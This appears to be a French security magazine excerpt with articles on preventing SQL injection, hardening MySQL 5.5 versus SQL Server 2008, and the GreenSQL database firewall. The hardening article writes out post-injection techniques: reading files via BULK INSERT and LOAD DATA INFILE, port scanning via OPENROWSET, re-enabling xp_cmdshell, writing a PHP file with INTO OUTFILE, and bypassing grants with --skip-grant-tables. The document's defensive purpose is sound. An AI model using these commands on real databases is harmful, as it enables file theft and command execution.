Vis-à-vis de l'utilisation de ces entrées pour l'interrogation SQL, il faut :

- privilégier les constructions des requêtes SQL via les *prepared statements* avec les *bind variables*.
- sinon, échapper les caractères SQL (appelé *escaping*) **ET** mettre entre *quotes* toutes les données utilisées dans la construction de la requête SQL (qui est alors une concaténation de chaînes de caractères).

Cette dernière technique est de loin la plus sujette à erreurs de développement car il est aisé d'oublier soit la mise en quotes, soit l'échappement des caractères SQL de la donnée utilisée. Tant d'injections SQL dévastatrices pour un simple oubli dans une ligne de code...

2.1 Prepared statements avec bind variables

Les prepared statements sont une méthode efficace pour exécuter un ordre SQL plus d'une fois : l'ordre SQL souhaité est alors parcouru, compilé et préparé pour exécutions multiples, contrairement à l'ordre SQL direct qui lui est à chaque fois ré-interprété dans son intégralité. Par ailleurs, une fois l'ordre SQL préparé, seules les données liées aux paramètres concernés de l'ordre SQL sont transmises à la base de données (via le réseau ou une connexion locale), ce qui peut améliorer les performances. Pour plus de précisions, nous invitons le lecteur à se référer à **[PREP]**.

Bien entendu, les bénéfices attendus au niveau performance des prepared statements interviennent lorsqu'un même prepared statement est utilisé de nombreuses fois car le coût de l'initialisation est plus important qu'une requête SQL normale. En effet, plusieurs retours d'expérience études relatent des performances meilleures lors de l'utilisation des prepared statements du fait de la réutilisation de la requête préalablement préparée (tombant dans les mécanismes de cache de

la base de données), ce qui amortit le surcoût initial de l'initialisation du prepared statement **[PERFI]**.

Bien que n'étant pas dévolus aux aspects sécurité, les prepared statements ont un effet vertueux sur la sécurité car il est possible de lier les variables (chaînes de caractères, entiers) aux paramètres de l'ordre SQL, comme cela est présenté dans l'exemple ci-dessous en PHP avec **mysqli** :

```
$stmt = $mysqli->prepare('SELECT username,password FROM users
WHERE username=? and password=?');

$username = 'Robert';
$password = 'MonPass';

$stmt->bind_param('ss', $username, $password);
$stmt->execute();
```

Ci-dessus, nous lions les variables aux paramètres de la requête préparée en tant que chaînes de caractères (argument « s » de la méthode **bind_param()**). Le mode de fonctionnement est similaire pour tout mécanisme d'abstraction utilisant les prepared statements avec bind variables : en pratique, nous lions les données (issues de variables) à des paramètres de l'ordre SQL. Par ailleurs, il est à noter que le mécanisme de *binding* n'effectue pas d'échappement SQL, c'est une notion propre aux prepared statements. Il va cependant mettre entre quotes les chaînes de caractères. Cela est facilement vérifiable en regardant le contenu de la requête *Execute Statement* qui transporte les données ainsi que la journalisation des requêtes de la base de données.

Les données étant alors intrinsèquement séparées du code SQL, il n'est pas possible de réaliser des injections SQL grâce à ce type de construction.

Cependant, il n'est pas possible d'utiliser ces mécanismes avec les noms de tables, les noms des colonnes, ni les mots-clés SQL.

Par exemple, le code suivant n'est pas fonctionnel (non vulnérable, mais ne remplit pas la fonction souhaitée) car le nom de la colonne est lié en tant que chaîne de caractères via les prepared statements.

Attention !

Au niveau des communications vers la base de données, nous avons les requêtes suivantes : *Prepare Statement*, *Execute Statement* **et** *Close Statement*. **Si nous avions eu à refaire plusieurs exécutions d'une requête préalablement préparée, seules de nouvelles requêtes avec les nouvelles données seraient apparues, ce qui devrait alors avoir un effet bénéfique sur les performances. Cependant, il faut s'assurer que les connexions vers la base de données soient persistantes afin que les requêtes préparées ne soient pas oubliées [PERF2] [PERF3]. Bref, de nombreux paramètres rentrant en compte, il faut tester...**

```
$stmt = $mysqli->prepare('SELECT username FROM users ORDER BY
?');
$column = 'username';
$stmt->bind_param('s', $column);
```

C'est un point essentiel des prepared statements qui sont souvent désignés comme la solution ultime, tel un joker, pour prévenir les injections SQL au niveau développement : cela est vrai, mais uniquement dans certains cas !

En effet, les erreurs les plus courantes dans l'utilisation des prepared statements avec bind variables sont certainement liées à la pensée que ce sont des constructions réputées sûres dans tous les cas. Cela n'est évidemment pas le cas lorsque l'on ne les utilise pas ! L'exemple ci-dessous montrant une injection possible dans un contexte **ORDER BY**.

```
$stmt = $mysqli->prepare('SELECT username FROM users ORDER BY
$column');
```

Dans ces cas, il faut se reposer sur les mécanismes décrits en première partie pour valider en amont les données passées dans ces requêtes SQL dynamiques construites via prepared statements et donc réaliser une validation en fonction du contexte d'utilisation de la donnée utilisée (voir tableau 1, ci-dessous).

Type de donnée	Exemple	Recommandation
Valeur (numérique, chaîne de caractères)	`SELECT * FROM users WHERE userid IN (?)` `SELECT username FROM users WHERE username LIKE CONCAT('%',?,'%') LIMIT ? OFFSET ?`	*Prepared statements avec bind variables*
Liste de valeurs	`SELECT * FROM users WHERE userid IN (?,?,?)`	Prepared statements avec bind variables
Nom de table	`SELECT * FROM $table WHERE userid = 1111`	Valider par liste blanche de valeurs possibles Exemple : *users1, users2*
Nom de colonne	`SELECT * FROM users ORDER BY $column`	Valider par liste blanche de valeurs possibles Exemple : *username, password*
Mot-clé SQL	`SELECT * FROM users ORDER BY userid $direction`	Valider par liste blanche de valeurs possibles Exemple : DESC, ASC

Tableau 1

2.2 Procédures stockées

Les *stored procedures* sont des requêtes SQL définies et stockées au niveau de la base de données, ce qui est censé rendre ces constructions SQL plus performantes car pré-compilées et optimisées, tout en réduisant le trafic réseau induit. Cependant, il faut s'assurer de ces gains de performance, pour les justifier, car la construction de ces requêtes requiert généralement plus de temps (et de coûts) de développement.

Malheureusement, elles n'ont pas de propriété intrinsèque de prévention contre les injections SQL : utiliser des procédures stockées impose la même rigueur dans l'utilisation des données non de confiance !

2.3 S'éloigner de la construction de la requête SQL dynamique

Une autre méthode est d'imposer un style de développement pour l'interrogation des bases de données via l'utilisation de *frameworks* de développement qui se reposent sur les prepared statements avec bind variables. Ils disposent aussi généralement de toutes les fonctions pour effectuer les validations nécessaires sur les données en entrée qui sont alors à disposition des développeurs avertis. Parmi les frameworks de développement, nous pouvons citer : Django (Python), Rails (Ruby) et Zend (PHP).

Cela n'empêche pas, bien entendu, de faire des erreurs ! Nous invitons le lecteur à se référer à la présentation de Stefan Esser sur le framework Zend **[ESSER]**.

Une autre possibilité est de se reposer sur une couche d'abstraction type « Object Relational Model » qui par essence prévient tout risque d'injection SQL du fait du lien intrinsèque entre les objets et leurs instances avec les informations de la base de données, quoique **[CVE-2008-4094, CVE-2011-1522, CVE-2011-2930]**... Malheureusement, en pratique, ce type d'approche n'est pas toujours adapté dans le cadre d'applications déjà existantes (schéma déjà construit) et requérant des performances élevées (surcoûts dus à la couche d'abstraction). Parmi les ORM, nous pouvons citer : SQLAlchemy (Python), ActiveRecord (Ruby) et Doctrine (PHP).

3 Prévention des injections SQL au niveau de l'infrastructure

Nous pouvons imaginer un contexte où des applications hébergées sont vulnérables à différents types d'attaques dont les injections SQL. L'approche de la protection au niveau de l'infrastructure est de disposer d'une couche de protection – non idéale – mais peut-être suffisante pour prévenir une grande partie des problèmes qui auraient été rencontrés si aucune protection n'eut été mise en place.

Ce n'est bien entendu pas à privilégier en comparaison avec du développement sûr, mais il est possible que les services se reposent sur des briques applicatives vulnérables : cela est donc une alternative à considérer avec sérieux dans ce contexte. Un autre avantage de cette approche est que ces mécanismes ajoutent une notion de journalisation que les applications et le serveur web ne disposent que rarement (l'exploitant n'ayant pas la vision des tentatives d'attaques applicatives).


3.1 Filtrage applicatif au niveau frontal web

Nous ne détaillerons pas cette partie de manière exhaustive du fait d'articles déjà rédigés dans votre magazine préféré **[HS4]**.

Pour résumer, l'idée est de détecter (et éventuellement prévenir selon le mode d'utilisation) les tentatives d'attaques applicatives web par une inspection du trafic web et l'application de règles de sécurité positives ou négatives. Les règles positives consistant à autoriser tout ce qui est nécessaire, et les règles négatives consistant à utiliser des signatures correspondant à des attaques connues. En pratique, le mode négatif est le plus souvent utilisé de par sa plus grande simplicité de mise en œuvre, car dans le mode positif, il est nécessaire de décrire tous les points d'entrée de l'application, et que par conséquent, il faut lier ces principes aux processus de développement, ce qui est extrêmement lourd en pratique sur des applications en constance évolution. Il faut alors gérer les sempiternels faux positifs des approches négatives, mais cela est somme toute réalisable via notamment des mécanismes de corrélation entre alertes unitaires (comme cela est le cas dans ModSecurity).

3.2 Filtrage applicatif juste avant la base de données

Cette approche est adoptée par **[GreenSQL]** et **[Oracle DB Firewall]** où le concept est d'appliquer des règles positives ou négatives au niveau des transactions SQL entre l'application web et la base de données. Le principe est donc similaire au précédent, mais uniquement sur les requêtes SQL.



source : http://www.greensql.net

Notre ressenti est que cette approche implique des modifications au niveau de l'infrastructure qui sont difficilement justifiables en comparaison avec l'application de règles de développement sûr dans un contexte d'une protection cantonnée à une classe de vulnérabilité. Cela serait vraisemblablement envisageable si c'était une fonctionnalité intégrée dans les logiciels de base de données, sinon, il n'est pas évident de justifier leur mise en œuvre vis-à-vis des problématiques d'architecture.

4 Mesures globales

Il ne faut pas négliger d'autres aspects, qui bien que non suffisants, sont toutefois nécessaires :

- politique des privilèges accordés aux utilisateurs des bases de données ;
- protection périmétrique autour du serveur de base de données ;
- gestion de la journalisation des accès aux bases de données ;
- supervision des éléments liés à la base de données.

En l'absence de mécanismes de détection de tentatives d'attaques d'injections SQL, il est souvent possible de détecter ces tentatives d'attaques par effet de bord via une modification d'audience du fait que les *Blind SQL Injections* nécessitent un grand nombre de requêtes.

5 Pour finir...

Inspiré par **[MYTHS]**, nous élaborons le tableau suivant :

Seules les entrées utilisateurs directes ne sont pas de confiance	Non, toutes les entrées doivent être traitées comme non de confiance
Écrire sa propre fonction d'échappement SQL est souhaitable	Non, sujet à erreurs, il faut se reposer sur celles proposées par le langage de développement utilisé
Échapper toutes les données est suffisant	Non, il faut aussi mettre entre quotes
Échapper deux fois vaut mieux qu'une	Non, c'est inutile
Les stored procedures sont la solution	Non, aucune particularité au niveau prévention contre les injections SQL
Les prepared statements sont la solution	Non, c'est une partie de la solution car ils ne sont efficaces que sur les paramètres sur lesquels les bind variables ont été utilisées (chaînes de caractères et valeurs numériques)

Conclusion

Prévenir les injections SQL n'est pas (vraiment) différent de la prévention des autres failles classiques web : validation des entrées et utilisation adéquate de ces entrées en fonction du contexte (ici au niveau de la construction d'une requête SQL).

Les prepared statements avec bind variables sont un excellent moyen de prévention, à condition d'en connaître les limites.

Malgré les techniques et outils disponibles pour réduire les possibilités d'injection SQL, la sécurité des développements est toujours de la responsabilité du développeur, quels que soient les outils ou techniques utilisés. ■

■ REMERCIEMENTS

Les plus vifs remerciements à Benjamin pour sa relecture et l'animation de ce dossier.

■ RÉFÉRENCES

[CVE] http://cve.mitre.org

[CWE89] http://cwe.mitre.org/top25/index.html#CWE-89

[DBLOSS] http://datalossdb.org/

[DORKS] http://www.exploit-db.com/google-dorks/

[ESSER] http://www.scribd.com/doc/18171526/Secure-Programming-with-the-Zend-Framework

[GreenSQL] http://www.greensql.net

[HS4] http://www.ed-diamond.com/produit.php?ref=mischs4

[MYSQL] http://dev.mysql.com/doc/refman/5.5/en/security-guidelines.html

[MYTHS] http://www.slideshare.net/billkarwin/sql-injection-myths-and-fallacies

[Oracle DB Firewall] http://www.oracle.com/technetwork/database/database-firewall/overview/index.html

[OWASP] https://www.owasp.org/index.php/Top_10_2010-A1-Injection

[PERF1] http://www.simple-talk.com/sql/t-sql-programming/performance-implications-of-parameterized-queries/

[PERF2] http://dev.mysql.com/doc/refman/5.1/en/query-cache-operation.html

[PERF3] http://www.php.net/manual/en/mysqli.persistconns.php

[PREP] http://www.rittmanmead.com/2004/03/bind-variables-explained/

[PREPSTATS] http://www.slideshare.net/datacleaners11/understanding-prepared-statements-in-oracle

[SECONDORDER] http://www.scribd.com/kattimattinen/d/77293645/150-Exploiting-Second-Order-SQL-Injection

[WEBSEC] http://websec.wordpress.com/2010/05/26/exploiting-hard-filtered-sql-injections-3


AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.
FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC
SEC 505
Sécuriser Windows
SEC 506
Sécuriser Unix & Linux
DEV 522
Durcissement des applications Web
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comellink - crédit photo : Hedge

COMPARAISON DES ASPECTS SÉCURITÉ ENTRE MYSQL 5.5 ET MS SQL SERVER 2008

Matthieu Bouthors – matthieu.bouthors@outscale.com
Aventurier du world wide web, FreeBSD addict & security entousiast depuis plus de 10 ans

mots-clés : MYSQL / MSSQL / HARDENING

Les serveurs de bases de données sont de fréquentes cibles d'attaques, il est donc bien souvent nécessaire de durcir leurs configurations afin de mieux les protéger et de limiter au maximum les conséquences d'une éventuelle intrusion.

1 Sécurité des mécanismes d'authentification

Le premier élément de sécurité d'un serveur de base de données tel que MySQL ou SQL Server réside dans l'authentification de ses utilisateurs. Dans les deux cas, il n'existe pas de mécanisme d'authentification anonyme par défaut. Il est donc nécessaire de posséder un couple identifiant/mot de passe valide afin de se loguer.

1.1 Les deux mécanismes d'authentification de SQL Server 2008

Le SGBD de Microsoft possède deux mécanismes d'authentification : une via le logon Windows ou l'autre via un compte dit « SQL pur ».




Figure 1

L'utilisation de l'authentification via le logon Windows permet une gestion simplifiée (généralement via un *Active Directory*) mais pose quelques problèmes de sécurité. En effet, la compromission, même temporaire, d'un seul compte Windows peut rapidement s'etendre à la base de données.

Malgré sa rigidité, l'utilisation du compte « SQL pur » permet généralement une meilleure sécurisation de l'authentification de ses utilisateurs.

1.2 La modularité de MySQL 5.5

Historiquement, MySQL ne proposait qu'un seul mécanisme d'authentification basé sur la table **user** de la base de données **mysql**. Ce mécanisme très pratique reste présent dans la version 5.5, cependant cette version apporte le support des plugins d'authentification. Il est donc possible pour tout à chacun de développer son propre module d'authentification en fonction de ses besoins.

Cependant, dans la plupart des cas, le développement d'un module supplémentaire ne sera pas nécessaire. En effet, le module **authentification_pam.so** offre la possibilité d'utiliser PAM comme mécanisme d'authentification. L'activation du module se fait comme d'habitude, dans le cas de MySQL par une directive dans le fichier **my.cnf** :

```
# Activation de l'authentification via PAM
[mysqld]
plugin-load=authentication_pam.so
```

Une fois le serveur lancé, il est possible de vérifier la présence du plugin :

```
mysql> show plugins;
+--------------------+---------+--------------------+---------+---------+
| Name               | Status  | Type               | Library | License |
authentication_pam   | ACTIVE  |
AUTHENTICATION       | authentication_pam.so | PROPRIETARY |
```

L'activation du plugin ne veut pas pour autant dire qu'il sera utilisé. Il faut en effet, lors de la création d'un nouvel utilisateur, explicitement préciser que l'on souhaite authentifier l'utilisateur via PAM. Ce qui donnera par exemple :

```
CREATE USER dev_user
  IDENTIFIED WITH authentication_pam
  AS 'mysql, root=developer, users=data_entry';
```

Cette modularité liée à la délégation à PAM du mécanisme d'authentification permet une plus grande souplesse. Elle évite par ailleurs de stocker l'ensemble des comptes et leurs *hash* de mots de passe associés dans une base de données du serveur MySQL. Malgré tout, il ne faut pas oublier que plus l'authentification est centralisée, plus il y a de risques qu'une compromission d'un service annexe puisse permettre la compromission du serveur MySQL. Il est par ailleurs possible de limiter l'accès à un compte par adresse IP. Cependant, l'adresse n'est vérifiée qu'en fin de phase d'authentification, il est donc préférable d'utiliser un *firewall* qui bloquera toute tentative d'authentification via des IP non autorisées.

2 Fonctionnalités dangereuses

Même si la vocation première d'un serveur de base de données est de permettre le stockage et la récupération d'un ensemble de données, les deux serveurs visés dans cet article possèdent des fonctionnalités annexes qui peuvent s'avérer dangereuses, par exemple en cas d'exploitation d'une injection SQL.

3 SQL Server, très généreux

SQL Server a été longtemps connu pour proposer par défaut des procédures stockées dangereuses telles que **xp_cmdshell**, qui permet tout simplement d'exécuter une commande shell directement en SQL. Cette procédure stockée est dorénavant désactivée par défaut. Cependant, certaines procédures stockées mais non documentées telles que **xp_fileexist** permettent de récupérer de précieuses informations. Cette procédure accepte aussi bien des chemins locaux que des chemins réseau UNC.

```
SET NOCOUNT ON
DECLARE @FileName varchar(255)

SELECT @FileName='\\SRV-PROD\www\Default.aspx'
EXEC Master.dbo.xp_fileexist @filename
GO
```

Le fichier pourra ensuite être lu via un **bulk insert** suivi d'un **select** :

```
Create table foo( line varchar(8000) )
Bulk Insert foo From 'c:\inetpub\wwwroot\login.aspx'
Select * from foo
```

Il est aussi possible d'utiliser un serveur compromis comme scanneur de port. Le serveur compromis étant généralement situé derrière les firewalls publics, ce scan peut s'avérer très intéressant. Il suffira d'utiliser **openrowset** sur une source externe :

```
select * from
      OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=10.0.0.123,80;timeout=5',
'select * from table')
```

Si le port est fermé, la requête devrait prendre 5 secondes et renvoyer :

```
SQL Server does not exist or access denied.
```

Si le port est ouvert, le requête sera quasi-instantanée et renverra :

```
General network error. Check your network documentation.
```

ou :

```
OLE DB provider 'sqloledb' reported an error. The provider did not
give any
information about the error.
```

Bien entendu, il est aussi possible de réactiver **xp_cmdshell** si l'utilisateur possède suffisamment de droits :

```
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```

4 MySQL, beaucoup moins généreux

Comparé à SQL Server, MySQL est beaucoup moins généreux. Il reste toutefois possible de lire des fichiers mais à condition que l'utilisateur bénéficie du privilège **FILE** et que le fichier soit lisible par l'ensemble des utilisateurs du système :

```
create table foo( line blob );
load data infile '/etc/fstab' into table foo;
select * from foo;
```

Il est aussi possible d'écrire dans un nouveau fichier à condition que le répertoire soit inscriptible par l'ensemble des utilisateurs du système :

```
select "<?php evil code here?>" INTO OUTFILE "/tmp/evil.php"
```

5 Limitations des ressources utilisateur

Nous venons de voir que certaines fonctionnalités de nos serveurs de base de données peuvent s'avérer très dangereuses, il va donc falloir limiter leur utilisation. Cela ne sera bien évidemment pas suffisant, nous verrons aussi comment limiter l'accès aux données avec le plus de granularité possible. Le déni de service restant à la mode, nous étudierons aussi les contre-mesures envisageables contre une consommation abusive des ressources.

5.1 La simplicité de MySQL

Au sein de MySQL, la commande **GRANT** permet à la fois de donner un accès limité à une base/table mais aussi de limiter les ressources disponibles pour l'utilisateur. Afin d'éviter l'exploitation de fonctionnalités dangereuses comme mentionnées précédemment, il faut bien comprendre que la commande suivante ne signifie pas « tous les droits pour l'utilisateur **toto** sur la base **forums** » :

```
GRANT ALL PRIVILEGES ON forums.* to toto@localhost ;
```

Cette requête signifie que l'utilisateur **toto** bénéficie de l'ensemble des privilèges possibles (comme la lecture ou l'écriture de fichiers locaux), à l'exception des privilèges d'administration des comptes utilisateur et qu'il peut utiliser ces privilèges sur la base de données **forums**. La commande suivante serait donc plus appropriée :

```
GRANT ALTER, CREATE, DELETE , INSERT, SELECT, UPDATE PRIVILEGES ON
forums.* to toto@localhost ;
```

Afin de limiter le nombre de requêtes, les options **MAX_*_PER_HOUR** sont disponibles :

```
GRANT ALTER, CREATE, DELETE , INSERT, SELECT, UPDATE PRIVILEGES ON
forums.* to toto@localhost
WITH MAX_QUERIES_PER_HOUR 20
    MAX_UPDATES_PER_HOUR 10
    MAX_CONNECTIONS_PER_HOUR 5
    MAX_USER_CONNECTIONS 2;
```

Cependant, la granularité de MySQL ne descend pas en dessous de l'heure. Les limites devront donc généralement être placées assez hautes, ce qui réduira d'autant leur efficacité en cas d'attaque.

5.2 La puissance de SQL Server

SQL Server possède un système de privilèges relativement proche de celui de MySQL. Cependant, il propose un système de gestion des ressources bien plus puissant nommé « Resource Gouvernator ». Ce système ne se focalise pas sur des métriques haut-niveau telles que le nombre de requêtes pendant une certaine période de temps, mais sur les ressources physiques consommées telles que le temps processeur et l'espace mémoire consommés.

Afin de le mettre en place, il faut d'abord définir des groupes qui partageront un même niveau de ressources :

```
CREATE WORKLOAD GROUP GroupWebSite;
CREATE WORKLOAD GROUP GroupIntranet;
CREATE WORKLOAD GROUP GroupAdmin;
GO
```

Il faut ensuite définir une méthode de classification des utilisateurs :

```
CREATE FUNCTION dbo.rgclassifier_v1() RETURNS sysname
WITH SCHEMABINDING
AS
BEGIN
    DECLARE @grp_name sysname
      IF (SUSER_NAME() = 'sa')
          SET @grp_name = 'GroupAdmin'
      IF (APP_NAME() LIKE '% WEBSITE %')
          OR (APP_NAME() LIKE '% WEBSITE API %')
          SET @grp_name = 'GroupWebsite'
      IF (APP_NAME() LIKE '% INTRANET %')
          SET @grp_name = 'GroupIntranet'
    RETURN @grp_name
END;
GO
ALTER RESOURCE GOVERNOR WITH (CLASSIFIER_FUNCTION= dbo.rgclassifier_v1);
GO
```

Afin d'obtenir une segmentation efficace des ressources, il faut maintenant définir un pool de ressources limité pour un ou plusieurs groupes (dans notre exemple, on limite le groupe web à 50 % du CPU) :

```
ALTER WORKLOAD GROUP GroupWebsite
WITH (REQUEST_MAX_CPU_TIME_SEC = 30);
GO
```

Pour prendre en compte les modifications et lancer le contrôle des ressources, il suffit de lancer la commande :

```
ALTER RESOURCE GOVERNOR RECONFIGURE;
GO
```

Bien que plus efficace que ce qu'il est possible de réaliser avec MySQL, ce système possède certaines limites. Il n'est, par exemple, pas possible de limiter les IO disques.

6 Menaces externes

Les serveurs de base de données n'étant généralement que le dernier maillon d'infrastructures plus complexes, ils doivent aussi se montrer résiliant à des attaques qu'ils ne peuvent pas directement empêcher. À ce titre, nous allons voir comment MySQL et SQL Server sont à même de lutter contre une interception de leurs flux réseau ou une tentative d'extraction à froid des fichiers contenant leurs données.

6.1 L'option SSL

Dans les deux cas, les configurations par défaut ne chiffrent pas les connexions réseau. Il est heureusement possible d'activer le chiffrement SSL de ces flux. L'ajout

d'un certificat SSL reste relativement standard, mais ce certificat ne servira pas s'il n'est pas utilisé. Le meilleur moyen de s'assurer de la bonne utilisations des connexions SSL étant d'interdire l'utilisation de connexions non chiffrées, il est possible dans les propriétés de l'instance SQL Server d'imposer l'utilisation d'une connexion chiffrée via SSL.




Figure 2

Pour MySQL, la situation est un peu différente, il n'est pas possible d'imposer que l'ensemble des connexions soient chiffrées via SSL. Il est par contre possible d'imposer la connexion SSL comme pré-requis à l'utilisation de privilèges utilisateur via l'option **REQUIRE SSL** de la commande **GRANT** :

```
GRANT ALTER, CREATE, DELETE , INSERT, SELECT, UPDATE PRIVILEGES ON
forums.* to toto@localhost
REQUIRE SSL
WITH MAX_QUERIES_PER_HOUR 20
    MAX_UPDATES_PER_HOUR 10
    MAX_CONNECTIONS_PER_HOUR 5
    MAX_USER_CONNECTIONS 2;
```

Cette solution est moins efficace car elle n'empêche pas un utilisateur d'envoyer son mot de passe en « clair » sur le réseau.

6.2 Les attaques à froid

Afin de se protéger d'une éventuelle extraction à froid des données, la seule méthode efficace restera le chiffrement. L'idée étant de se protéger d'un attaquant ayant eu accès en lecture aux fichiers de données de la base de données (**ibdata** sous MySQL 5.5 en moteur InnoDB ou **mdf** sous SQL Server) à distance ou en récupérant physiquement les disques dur.

Par défaut, aucun des deux serveurs SQL ne sera efficacement protégé contre ce type d'attaques. Sous SQL Server 2008, il suffira d'importer les fichiers sur un serveur existant. Sur MySQL, l'import est aussi possible, mais il est bien plus simple de lancer un demon **MySQLd** pointant sur les données tout en ignorant la partie gestion des privilèges :

```
/usr/local/libexec/mysqld -datadir /mnt/hacked_stuff/ --skip-grant-tables
```

Il est néanmoins possible de protéger efficacement SQL Server. En effet, la version 2008 apporte le chiffrement en AES (128, 192 ou 256 bits) et triple DES. Le chiffrement est effectué base par base et reste transparent pour l'utilisateur.




Figure 3

Côté MySQL, la situation est beaucoup moins simple. Aucun système transparent n'est disponible au sein de MySQL 5.5, il est donc nécessaire de penser le chiffrement des données à plus haut ou plus bas niveau. L'approche haut niveau consistera à adapter l'application de manière à ce que les données soient chiffrées avant d'être stockées par MySQL. Cette approche peut s'appuyer sur les fonctions SQL étendues de chiffrement proposées par MySQL, mais s'avère généralement difficile à mettre en place. L'approche bas niveau consistera à isoler MySQL sur un système de fichiers chiffré. Cette approche est transparente d'un point de vue applicatif mais peut être lourde à mettre en place.

Conclusion

Nous avons pu voir au cours de cet article que MySQL 5.5 et SQL Server 2008 ne sont pas égaux sur l'ensemble des problématiques de sécurité auxquelles ils peuvent être confrontés. Ils conservent malheureusement deux points communs : leurs configurations par défaut sont loin d'être optimales du point de vue de la sécurité et ils ne sont pas capables de lutter efficacement contre toutes les menaces abordées. Vu qu'il devient maintenant usuel de parer à certaines faiblesses de serveurs web en leur interposant des Web Application Firewall qui ne sont globalement que des reverse proxies HTTP, il peut être intéressant d'intégrer une solution comme GreenSQL afin de protéger un serveur de base de données. ■


PETITE PRÉSENTATION DE GREENSQL

Matthieu BOUTHORS

mots-clés : SQL / PROXY FILTRANT / IPS / IDS

1 Principes de fonctionnement de GreenSQL

GreenSQL se positionne comme un *firewall* applicatif spécialisé dans le domaine des bases de données. Il agit donc au niveau 7 de la couche OSI directement sur le contenu des échanges SQL. Il est ainsi en mesure d'intercepter des attaques spécifiques à chaque type de serveur SQL. C'est ce qui fait sa force mais aussi sa faiblesse, son caractère spécifique fait qu'il n'est compatible qu'avec MySQL et PostGreSQL dans sa version open source. Une version closed-source appelée « GreenSQL Pro » permet quant à elle de protéger un serveur Microsoft SQL.



À la différence d'un firewall conventionnel ou même d'un WAF (*Web Application Firewall*), GreenSQL ne renvoie pas d'erreur lorsqu'il prend l'initiative de bloquer une requête. Il se contente de renvoyer une réponse vide mais valide. Cette solution permet généralement de ne pas bloquer ou induire de bug supplémentaire dans une application qui n'aurait pas été conçue pour intercepter ce type d'erreurs. En effet, l'application voyant un résultat vide se contentera la plupart du temps de ne pas afficher de contenu.

2 Mise en place

GreenSQL se place en tant que *reverse proxy*, il suffit de le positionner en lieu et place du serveur SQL et de s'assurer qu'il sera le seul à pouvoir communiquer avec le serveur SQL. Il pourra ensuite être utilisé en différents modes :

- IPS : toutes les requêtes jugées illégitimes sont bloquées. Deux variantes existent, il est possible de limiter le bloquage aux requêtes « administratives » (création d'utilisateur, de bases de données, ...).
- IDS : le proxy se contente de loguer toutes les requêtes qu'il juge illégitimes, un traitement de ces logs a posteriori est donc nécessaire.
- Firewall : le proxy n'intervient pas sur le contenu des requêtes SQL, il sert uniquement à éviter que le serveur SQL soit directement joignable (ce qui est généralement peu utile).

3 Méthodologies de mise en évidence des requêtes illégitimes

Afin de filtrer les requêtes illégitimes, GreenSQL propose et autorise deux approches radicalement opposées.

La première approche consistera à identifier les requêtes illégitimes. Cette reconnaissance peut être directe : la requête est identifiée par un motif simple ou indirect : un système de « scoring » permet d'identifier une requête contenant un certain nombre de motifs qui n'auraient pu être considérés individuellement comme dangereux.

Cette approche est la plus simple, mais en cas de faux-positif ou faux-négatif, il est plus difficile d'agir sur le jeu de règles.

La seconde approche consiste à ne laisser passer que les requêtes préalablement identifiées comme légitimes. La mise en place de cette approche nécessite un temps d'apprentissage des requêtes légitimes. Cependant, le risque de faux-négatif est quasiment nul alors qu'il suffit d'ajouter un nouveau motif à la « whitelist » en cas de faux-positif.

3.1 Inconvénients

Malgré d'indéniables qualités, une solution comme GreenSQL possède un certain nombre d'inconvénients. En premier lieu, il est nécessaire de passer du temps à optimiser la configuration et le jeu de règles en fonction de l'application. Cette charge est normalement plus faible qu'une refonte de l'application mais ne peut pas être considérée comme négligeable. En second lieu, l'ajout d'une brique supplémentaire dans une architecture a un impact certain sur les performances. Même s'il reste contenu, cet impact reste visible. ■

ÉLÉVATION DE PRIVILÈGES ET EXÉCUTION DE COMMANDES SOUS ORACLE

Paul Rascagnères - @r00tbsd – itrust consulting

mots-clés : ORACLE / JAVA / SQL / PENTEST / METASPLOIT

